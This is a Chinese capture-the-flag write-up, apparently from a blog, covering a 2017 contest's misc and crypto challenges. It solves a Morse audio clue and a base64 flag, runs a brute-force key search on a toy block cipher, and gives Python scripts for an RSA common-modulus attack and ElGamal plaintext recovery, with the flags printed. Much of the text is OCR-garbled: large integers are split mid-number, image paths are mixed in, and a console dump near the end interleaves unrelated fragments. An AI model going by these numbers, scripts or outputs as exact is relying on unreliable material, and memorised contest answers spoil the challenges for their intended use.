
第二个WAV听起来是莫尔斯码，处理一下



转换一下 ..., 解码即 CTFSECWAR2017

第一个mp4看起来没东西，可能是视频隐写，毕竟都有密码啦

利用OurSecret解密



Crypto


签到

base64加密

```
>>> import base64
>>> base64.b64decode("ZmxhZ3tXZW1TdW9GeXVfQm11TGFuZ30=")
'flag{WeiSuoFyu_BieLang}', http://blog.csdn.net/Ni9htMar3
```

crypt1(复现)

■ 若攻击者已知一对明密文 (P、C) :



通过原理就可以进行脚本的书写，由于加解密的脚本已给，只需要进行素数的判定和穷举即可

```
root@NightMar3: ~# python '/root/桌面/RC2cryptography.py'  
( 38593, 13433911)
```

得到 `key1, key2`，在解密即可

```
root@NightMar3: ~# python '/root/桌面/RC2cryptography.py'  
flag{! TianGe- & Hu!}
```

脚本（来自官方）

```
# -*- coding: utf-8 -*-
import RC2
#(38593, 13433911)
#print RC2.decrypt(cipher_text1, '38593', '13433911')
#RC2.encrypt(plain_text, '38593', '13433911')

plain_text ='flag{'
cipher_text1 ="|\xd6-\x14?\xb9\xab\x86\x81\xab\xdc\x950\x941'V'\xaf"
def isprime(n):
    if n <= 1:
        return False
    if n == 2:
        return True
    if n %2 == 0:
        return False
    for i in range(3,int(n**0.5)+1,2):
        if n %i == 0:
            return False
    return True
data = dict()
for key1 in xrange(0,2**24):
    data[RC2.encrypt_data(plain_text,str(key1))] =key1

for i in xrange(0,2**24):
    try:
        a = RC2.decrypt_data(cipher_text1,str(i))
        if isprime(data[a[:5]]) == True and isprime(i) == True:
            print (data[a[:5]],i)
    except :
        pass
```

crypt2

打开后简简单单的4个数据包，猜测是**RSA**，又看见其中的**PUBLICN**一样，看来需要利用**RSA共模攻击**直接脚本脚本

```

#coding=utf-8

import sys

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m

def main():
    n = 29572286579379803346098679323754139563197703056036965719847919318176656705775428745974372353965

    e1 = 3
    e2 = 7
    c1 = 1583998182681179977263410880745258338945674935414521657498422293882975675329408692487211096973
    c2 = 1552498801440948028344817499285920594611395772883553974473677761125477962310863597097319599348
    s = egcd(e1, e2)
    s1 = s[1]
    s2 = s[2]
    # 求模反元素
    if s1<0:
        s1 = - s1
        c1 = modinv(c1, n)
    elif s2<0:
        s2 = - s2
        c2 = modinv(c2, n)

    #m = (c1**s1)*(c2**s2)%n
    m = (pow(c1,s1,n)*pow(c2,s2,n))%n #效率较高
    print m

if __name__ == '__main__':
    sys.setrecursionlimit(1000000) #例如这里设置为一百万
    main()

```

得出结果

```

2511413510841122371759946716633064474997353749415586777213
请按任意键继续. . . n =
http://blog.csdn.net/Ni9htMar3
295722865793798033460986793237

```

转化即得flag

```

flag{Hc0mmOnModulusR$AH}  be
请按任意键继续. . . n =
http://blog.csdn.net/Ni9htMar3
295722865793798033460986793237

```

crypt3-elgamall (复现)

打开是算法

Elgamal公钥算法

```
p=27327395392065156535295708986786204851079528837723780510136102615658941290873291366333982291142196119880072569  
148310240613294525601423086385684539987530041685746722802143397156977196536022078345249162977312837554448408853  
0470449762224316003634411816383410238366472992254459882474866520598774212884226602064431853539815852923167036553  
3130718559364239513376190580331938323739895791648429804489417000105677817248741446184689828512402512984453866089  
5947672677426634525325059648888656175898496838094168057269743494744279786917408337533269627601147449670936525418  
08999389773346317294473742439510326811300031080582618145727L
```

g=5

```
pubkey= 15897134744603412407236340130903515843905595787916104657385519422986426345115823686810853107481694865775  
913467114024913677335733894667792798395737569953849256828614149523990334855022434047139262001188123540397411076  
4413974500695525358345527488696496722555372203510351403112227123478404026120102022605701209651193821117416765687  
0379685617680291810128637980892370691519829076783461109306590095484179440862495482835514470915461945970  
795413256156820437342587014038955991776434408677693566169588551847744742286874738315251398924077332526315112156  
05564897611397211382716723267549879729623306978333824259701644870
```

一半密文如下：

```
c2= [97716239322017336239581501906318982388917546741350166561736094546647814664015513732042309525812335818654734  
080394227444023290540539813821291219132569575004545356994125614729125074355618173340081697297631774815557710528  
5436653775849672801996204639875757864579907521541068077727695973833164967006557973521661951243118363079400627978  
2614218817713610891849089371367057769108639520459363144598799539926728755044112662565828670462310991478584358078  
0055218058784901828478902582565315567389966695468489017839966155428531068335123458357441757295332062275117544037  
658439620237179870003897117721330540000804047817365103597382L, 146082931055015745035332596525798814249959883908  
8582356567973249617756872851193770481720153007657334661711160545329433619206771976137953123109882341176620791678  
2525829553129273823226211177683798147559861760420639462488268102001975546954608037969287264182655610169290251797  
3058685826891763577315537063940447466288307020140525975147075210186079667948350408714526315714958900256503481828  
088496421348065902352861826106722009702112969388942709806762796019535936734026090575711920547679183977297829614  
4481884247215884541679520712146523595176218787631010319115645819295808557440120080946196671793900915518512124958  
676065376L, 9701316872178874846131909603470837070515849918871635394596635817602152040037758568845028164922002284  
9006658519731475693343690665041961313835620321107908390603018631578120961857424856389311222638625495705464286686  
3459574736000738158243666971568809486115776945506167161667433064420663621210754159573768717609855319439203720034  
4339145461027514789146511976689042948676862700511488680465590973158039934046618613944664154133829633215518696845  
5682858864931172248328185809132875926069521927387780426800021290424670367399213651925720785668592475634132361707  
72297224851089558735280032253583027391158154069805131757137610678840L, 11963086014345645422322480482894431793581  
3541469993723223253910794341498721514206613151393750053264614298697104867951924253243834683168474566314768265755  
0896058030310965510520382267084271625593279374074954637982324317221270775475676275144078532690316170649059211994  
4809533728933780302278229297543582110129725320675591598098351401400802676857017127006312000319093202574888278054  
6011063845159881934202437406695107342793861939419070051007165741530694022832828903580329036630122164656606232590  
0071927325653718095438436697966999806327218149346807625472097939100731721655182400495333087097573369917578325972  
3885472291390247L]
```

脚本（官方）

```

import binascii
prime = 273273953920651565352957089867862048510795288377237805101361026156589412908732913663339822911421
g=5
a=25068846673504649115013073204159551504077335388550230633916403745750246234700116848856658545794004828
k=26444351772744893610205822500959482360769718695092697894733753449933019781845344787499328648121750641
m='flag{eAsyPr0bl3mtoS0lv3}'
...
利用扩展的欧几里德(extended Euclid)算法来求密钥 e 的模 Z 乘法逆元
公式: d*e = 1 mod Z
已知: e, Z
求 e 的 mod Z 的乘法逆元
返回: d= e^(-1) mod Z
...
def extended_Euclid(e,z):
    (x1, x2, x3) =(1, 0, z)
    (y1, y2, y3) =(0, 1, e)
    while True:
        if y3== 0:
            return False
        if y3== 1:
            return y2
        div = x3 /y3
        (t1, t2, t3) =(x1 -div*y1, x2 - div*y2, x3 - div*y3)
        (x1, x2, x3) =(y1, y2, y3)
        (y1, y2, y3) =(t1, t2, t3)

print len(m)
mint=[]
c1=[]
c2=[]
print 'message(int)'
for i in range(len(m)/6):
    mint.append(int(binascii.b2a_hex(m[i*6:i*6+6]),16))
    print mint[i] #string-->Hex-->int
    b=pow(g,a,prime)
    print 'pubkey=',b
    c1.append(pow(g,k,prime))
    #print 'c1=',c1
    c2.append(pow(mint[i]*pow(b,k,prime),1,prime))
    print 'c2=',c2
    c1a=pow(c1[i],a,prime)
    c1ainv=extended_Euclid(c1a,prime)
    mm=pow(c2[i]*c1ainv,1,prime)
    print 'mm=',binascii.unhexlify(hex(mm)[2:-1])
print 'crackbegin , use the c2 infoonly'
message1=112615676672869 # assumption the first message is known
bktemp=extended_Euclid(message1,prime)
bk=pow(c2[0]*bktemp,1,prime)
#print 'bk=',bk
#print pow(b,k,prime)
for i in range(len(m)/6):
    bkinv=extended_Euclid(bk,prime)
    print 'mesaage',i,'='
    mm=pow(c2[i]*bkinv,1,prime)
    print binascii.unhexlify(hex(mm)[2:-1])

```

```
s| Worksapce --> 4.php
P733466171116054532943361920677197613795312310988234117662079167825258295531292738232262111776837981475598617604206394624
i882681020019755469546080379692872641826556101692902517973058685826891763577315537063940447466288307020140525975147075210
a186079667948350408714526315714958900256503481828088496421348065902352861826106722009702112969388942709880676279601953593
d673402609057571192054767918397729782961444818842472158845416795207121465235951762187876310103191156458192958085574401200
F80946196671793900915518512124958676065376L, 97013168721788748461319096034708370705158499188716353945966358176021520400375
n7585688450281649220022849006658519731475693343690665041961313835620321107908390603018631578120961857424856389311222638629
q549570546428668634595747360007381582436669715688094861157769455061671616674330644206636212107541595737687176098553194392
p037200344339145461027514789146511976689042948676862700511488680465590973158039934046618613944664154133829633215518696845
t568285886493117224832818580913287592606952192738778042680002129042467036739921365192572078566859247563413236170772297224
$851089558735280032253583027391158154069805131757137610678840L, 119630860143456454223224804828944317935813541469993723223
12539107943414987215142066131513937500532646142986971048679519242532438346831684745663147682657550896058030310965510520387
1226708427162559327937407495463798232431722127077547567627514407853269031617064905921199448095337289337803022782292975435
12821101297253206755915980983514014008026768570171270063120003190932025748882780546011063845159881934202437406695107342793
2861939419070051007165741530694022832828903580329036630122164656606232590007192732565371809543843669796699980632721814934
368076254720979391007317216551824004953330870975733699175783259723885472291390247L]
4.php= Solve}
5.php= crackbegin , use the c2 infoonly
6.0= message 0 =
7.0= File-Directory-Scri
8.0= flag{e
9.0= message 1 =
10.0= compressed
11.0= AsyPr0
12.0= Yonmaire-sql-2017012
13.0= message 2 =
14.0= blemento
15.0= Yonmaire1.sql
16.0= message 3 .
17.0= SolveYonmaire20170124.sql
18.0= 请按任意键继续. . .
6.0= 491278286109627909119064932843180456320194805698374166728757765413
6.0= 50109967796197977981916982617237783161334496865286858293982227033097
6.0= 8841018486433586993904668046154022861260179054815693033124987242644
6.0= 6174365540897524051204347515122612077865401130778870700826185111207
6.0= 685841521711285308959486858582736142092012577812600140885857456632
6.0= k=
6.0= 2644435177274489361020582250095948236076971869509269789473375344993
6.0= 8534167744779093582850850682543632390169538425240723882600381675289
6.0= 4862084762751423673172957828265607677303539135866191354071397335740
6.0= 070832723383308806557953880738021368224387557 http://blog.csdn.net/Ni9htMar3
```